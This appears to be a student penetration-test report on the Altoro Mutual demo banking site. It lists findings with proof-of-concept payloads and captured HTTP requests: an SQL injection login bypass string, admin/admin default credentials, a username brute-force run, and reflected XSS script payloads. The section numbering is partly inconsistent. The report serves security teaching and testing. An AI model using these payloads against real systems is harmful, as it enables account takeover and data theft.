



GROUP 2 VAPT REPORT



Target: Demo.testfire.net

Presented By:

Asharafraza Desai

NOVEMBER 23, 2025

Tables of Contents

Sr.No	Descriptions	Page No
1	Executive Summary	3
1.1	Purpose of Assessment	3
1.2	Overall Summary	3
1.3	Summary of Finding	4
2	Scope of Work	5
3	Limitations and Assumptions	5
4	Findings & Vulnerabilities	6
4.1	SQL Injection	6-7
4.2	Authentication Bypass	8-9
4.3	HTTP Request Smuggling	10
4.4	No Login Rate Limit	11-12
4.5	Static Session ID	13-14
4.6	Reflected Cross-Site Scripting (XSS)	15-17
4.7	Clickjacking	18-20
4.8	Cleartext Submission of Password	21
4.9	Html Injection	22
4.10	Default Credentials	23
4.11	Insecure Direct Object References (IDOR)	24-26

1. Executive Summary

1.1 Purpose of Assessment:


This security assessment was conducted to identify critical vulnerabilities in the Altoro Mutual online banking application (demo.testfire.net) that could lead to unauthorized access to customer accounts, financial data exposure, or system compromise. The engagement simulated real-world attack scenarios to evaluate the application's security controls and provide actionable recommendations for risk mitigation.

Objective of Assessment

- Identify security vulnerabilities in online banking platform
- Assess risks to customer data and financial assets
- Evaluate effectiveness of existing security controls
- Provide actionable remediation roadmap

1.2 Summary of Findings:

Number	Vulnerability	Severity
1	SQL Injection	Critical
2	Authentication Bypass	Critical
3	HTTP Request Smuggling	High
4	No Rate Limit	High
5	Static Session	High
6	Insecure Direct Object Reference (IDOR)	High
7	Reflected Cross-Site Scripting (XSS)	Medium
8	Clickjacking	Medium
9	Clear text Submission of Password	Medium
10	HTML Injection	Low
11	Default Credential	Info



2. Scope of Work:

- Target URL: <https://demo.testfire.net>
- Testing Type: Black Box Testing
- Testing Methodology: OWASP Web Application Penetration Testing Guidelines
- Testing Environment: Production Environment
- Tools Used:
 - Burp Suite
 - Nmap

3. Limitations and Assumptions:

- The tester did not engage in any testing outside the agreed-upon scope.
- Testing was conducted over 7 days to minimize disruption to the production environment.
- Testing activities included controlled exploitation of vulnerabilities that did not harm the production environment.
- Any payloads used to exploit vulnerabilities were documented in detail.
- Denial-of-Service (DoS) attacks were strictly prohibited during this engagement.

4. **Findings & Vulnerabilities**

4.1 SQL Injection

ID 1

Severity Critical

Affected URL <http://testfire.net/login.jsp>

Vuln-parameter uid & passw


Description:

A critical SQL Injection vulnerability was identified in the login functionality, allowing attackers to bypass authentication and gain unauthorized access to user accounts. The application fails to properly sanitize user input in the username field, enabling the execution of malicious SQL queries.

Proof of Concept (PoC):

Username: 'OR '1'='1' --

Password: [Anything]



Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Online Banking Login

Username:

Password:

Login

PERSONAL


- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Denosit Products

Time	Type	Direction	Method	URL
00:14:48.19 No...	HTTP	→ Request	POST	https://testfire.net/doLogin

Request		
Pretty	Raw	Hex
<pre> 1 POST /doLogin HTTP/1.1 2 Host: testfire.net 3 Cookie: JSESSIONID=6B395835DEC1A3C074CDD9106A55B713 4 Content-Length: 62 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Linux" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://testfire.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://testfire.net/login.jsp 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 Connection: keep-alive 23 24 uid=%27+OR+%271%27%3D%271%27+--+&pass=demo1234&btnSubmit=Login </pre>		



Impact:

- Full database access
- Unauthorized user authentication bypass
- Data exfiltration

Recommendation:

- Use **prepared statements** and parameterized queries
- Implement input validation and sanitization

4.2 Authentication Bypass

ID 2

Severity **Critical**

Affected URL <http://testfire.net/login.jsp>

Description:

The login mechanism lacks proper authentication controls, allowing attackers to access the application using known default credentials. The system fails to enforce secure credential policies or detect common default password usage.

Proof-of-Concepts (PoC):

Username: Admin



Password: Admin

[illegible]

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
uid=admin&passw=admin&btnSubmit=Login
```


[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search



[MY ACCOUNT](#) | [PERSONAL](#) | [SMALL BUSINESS](#) | [INSIDE ALTORO MUTU](#)

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [Edit Users](#)

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Impact:

- Unauthorized access to administrative functions and sensitive data
- Potential for financial fraud and data manipulation

Recommendation:

- Eliminate all default credentials and enforce strong password policies
- Implement account lockout mechanisms after failed login attempts
- Deploy multi-factor authentication for administrative accounts

4.3 HTTP Request Smuggling:


ID 3

Severity High

Affected URL <http://testfire.net/login.jsp>

Description:

The application contains HTTP Request Smuggling vulnerabilities due to improper parsing of HTTP request headers. This allows attackers to manipulate request sequences and bypass security controls.




Impact:

- Cache poisoning and security control bypass
- Unauthorized access to restricted endpoints

Recommendation:

- Implement strict HTTP protocol validation
- Update web server to latest secure version



5. Intruder attack of https://testfire.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			302	577			257	
1		admin	302	583			126	
2	admin	admin	302	553			257	
3	administrator	admin	302	573			126	
4	root	admin	302	572			126	
5	user	admin	302	559			126	
6	test	admin	302	556			126	
7	demo	admin	302	564			126	
8	guest	admin	302	581			126	
9	operator	admin	302	566			126	
10	supervisor	admin	302	567			126	

Impact:

- Account takeover through credential brute-forcing
- Increased risk of unauthorized access

Recommendation:

- Implement account lockout after 5-10 failed attempts
- Add rate limiting and CAPTCHA challenges

4.5 Static Session ID:

ID 5

Severity High

Affected URL <http://testfire.net/login.jsp>

Description:

Session IDs remain static and do not change upon login or logout, making the application vulnerable to session fixation attacks.

Proof-of-Concept (PoC):

Multiple login and logout cycles were performed with the "admin" user account, confirming that the same session ID value persists without regeneration or invalidation

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
AltoroAc...	"ODAwMDAwfkNvcnBvcnF0ZX40LjIzOTQ2NzY2MUU3fDgwM...	testfire.net	/	Session	100	false	false	None	Wed, 19 Nov 2025 07:56:3...
JSESSIO...	940500F7DE0A28F0AF8FF0D4FFC93735	testfire.net	/	Session	42	true	false	None	Wed, 19 Nov 2025 07:56:2...

Filter Items										+ ↺
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	
AltoroAc...	"ODAwMDAwfkNvcnBvcnF0ZX40LjIzOTQ2NzY2MUU3fDgw...	testfire.net	/	Session	100	false	false	None	Wed, 19 Nov 2025 07:58:22 GMT	
JSESSIO...	940500F7DE0A28F0AF8FF0D4FFC93735	testfire.net	/	Session	42	true	false	None	Wed, 19 Nov 2025 07:58:19 GMT	

Impact:

- Session hijacking and account takeover
- Persistent unauthorized access

Recommendation

- Regenerate session IDs after authentication
- Invalidate sessions upon logout

4.6 Reflected Cross-Site Scripting

ID 6

Severity Medium

Affected URL:

<http://testfire.net/search.jsp?query=%3Cscript%3Ealert%28%22XSS1%22%29%3C%2Fscript%3E>

<http://testfire.net/search.jsp?query=%3Cscript%3Ealert%28%22XSS2%22%29%3C%2Fscript%3E>

Vuln-Parameter: query & name & query

Description:

The application fails to properly sanitize user input in search functionality, allowing Reflected Cross-Site Scripting (XSS) attacks. This vulnerability enables attackers to inject and execute malicious JavaScript in users' browsers.

Proof-of-Concept (PoC):


During testing of "altoro.testfire.net", the search field was identified as vulnerable. When searching for "anything", the application returned to the search.jsp page with the parameter "query" containing the search value.

The JavaScript payload

“`<script>alert("XSS1")</script>”

was injected into the search parameter, which successfully executed and displayed an alert popup, confirming the XSS vulnerability.

```
Request
Pretty Raw Hex GraphQL
1 GET /search.jsp?query=%3Cscript%3Ealert%28%27test%27%29%3C%2Fscript%3E HTTP/1.1
2 Host: testfire.net
3 Cookie: AltoroAccounts="ODAwMDAwfkNvcnBycmF0ZX40LjIzOTQ2ODg2MUU3fDgwMDAwMX50aGVja2luZ34xLjAxMDUwNTE0NEU3fA=="; JSESSIONID=6B9BCF6CE6D96AB3D50E877449C58EBF
4 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://testfire.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Feedback

Our Frequently Asked Questions area will help you with many of your inquiries. If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: **Online Banking**

Your Name:


Your Email Address:

Subject:

Question/Comment:

Request

```
1 POST /sendFeedback HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=6B9BCF6CE6D96AB3D50E877449C58EBF; AltoroAccounts=
  "ODAwMDAwfkNvcnBvcnF0ZX4tNC40Nj c3NzgwMj c2MzcwMzLFMTN8ODAwMDAxfkNoZW5raW5n fj QuNDY3NzgzMj c3Nj ESOTQORTEzfA=="
4 Content-Length: 124
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
```



Impact:

- Session hijacking and cookie theft
- Malicious redirects and defacement

Recommendation:

- Implement output encoding and input validation
- Use Content Security Policy (CSP) headers

4.7 Click Jacking

ID 7

Severity Medium


Affected URL <http://demo.testfire.net/>


Description:

The application lacks proper frame-busting protections, making it vulnerable to clickjacking attacks that can trick users into performing unintended actions.

Proof-of-Concept (PoC):

I noticed that the "X-Frame-Options" is not found in the HTTP response, which indicated that the web application might be vulnerable to clickjacking. Therefore, I wrote a simple JavaScript code script to embed "altoro.testfire.net" in an external website..





Impact:

- Unauthorized fund transfers
- Account settings modification
- Forced user actions without consent

Recommendation:

- Implement X-Frame-Options: DENY header
- Deploy Content Security Policy frame-ancestors directive
- Use frame-busting JavaScript scripts

4.8 Cleartext Submission of Password:

ID 8

Severity Medium

Affected URL <http://testfire.net/login.jsp>

Description:

Passwords are transmitted over HTTP instead of HTTPS.

Proof-of-Concept (PoC):

I tried to intercept the http request when I login in with

Username: jsmith

Password: demo1234

Request

	Pretty	Raw	Hex
1	POST /doLogin HTTP/1.1		
2	Host: testfire.net		
3	Cookie: AltoAccounts="ODAwMDAwfkNvcnBvcnF0ZX4tNC40Njc3NzgWmjc2MzcWmzlFMTN8ODAwMDAwfkNoZWNaW5nfjQuNDY3NzgWmjc3NjES0TQ0RTEzfA=="; JSESSIONID=C7FE757A3022FF503B4FF736F3660E6A		
4	Content-Length: 41		
5	Cache-Control: max-age=0		
6	Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"		
7	Sec-Ch-Ua-Mobile: ?0		
8	Sec-Ch-Ua-Platform: "Linux"		
9	Accept-Language: en-US,en;q=0.9		
10	Origin: https://testfire.net		
11	Content-Type: application/x-www-form-urlencoded		
12	Upgrade-Insecure-Requests: 1		
13	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36		
14	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
15	Sec-Fetch-Site: same-origin		
16	Sec-Fetch-Mode: navigate		
17	Sec-Fetch-User: ?1		
18	Sec-Fetch-Dest: document		
19	Referer: https://testfire.net/login.jsp		
20	Accept-Encoding: gzip, deflate, br		
21	Priority: u=0,i		
22	Connection: keep-alive		
23	uid=jsmith&passw=demo1234&btnSubmit=Login		

Impact:

- Man-in-the-Middle (MitM) attacks can intercept user credentials
- Unauthorized access risk due to exposed passwords in transit

Recommendation:

- Enforce HTTPS with TLS 1.2+

4.9 Password Field Autocomplete enabled

ID 9

Severity Low


Affected URL <http://testfire.net/login.jsp>

Description:

The password field has autocompleted functionality enabled, allowing browsers to store credentials insecurely.

Proof-of-Concept (PoC):

The login form at /login.jsp contains password fields with autocomplete="on" attribute, enabling browser password saving on shared or public systems.



```
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">
  <div class="f1" style="width: 99%;">
    <h1>Online Banking Login</h1>
    <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
    <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
    </span></p>
    <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
      <table>
        <tr>
          <td>
            Username:
          </td>
          <td>
            <input type="text" id="uid" name="uid" value="" style="width: 150px;">
          </td>
        </tr>
        <tr>
          <td>
            Password:
          </td>
          <td>
            <input type="password" id="passw" name="passw" style="width: 150px;">
          </td>
        </tr>
        <tr>
          <td></td>
          <td>
            <input type="submit" name="btnSubmit" value="Login">
          </td>
        </tr>
      </table>
    </form>
  </div>
</td>
```

Impact:

- Credential exposure on shared computers
- Increased risk of unauthorized access

Recommendation:

- Disable autocomplete on password fields
- Implement secure session management

4.10 Default Credentials (admin/admin)

ID 10

Severity Info

Affected URL <http://testfire.net/login.jsp>

Description:

The application allows authentication using weak default credentials.

Proof-of-Concept (PoC):

Username: admin

Password: admin

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 Cookie: JSESSIONID=C7FE757A3022FF503B4FF736F3660E6A; AltoroAccounts=
  ODAwMDAyfLlNhdm1uZ3N+LTEuZUSNTc1NzUSNzUS0TM1NkU2NXw4MDAwMDN+Q2hLY2tpbmd+MS43NTc1NzUSNTk3NTcSMzU2RTY1fDQ1MzkwODIwMzkzOTYyODh+Q3JlZGl0IENhcR+OTkuNDJ8
4 Content-Length: 37
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
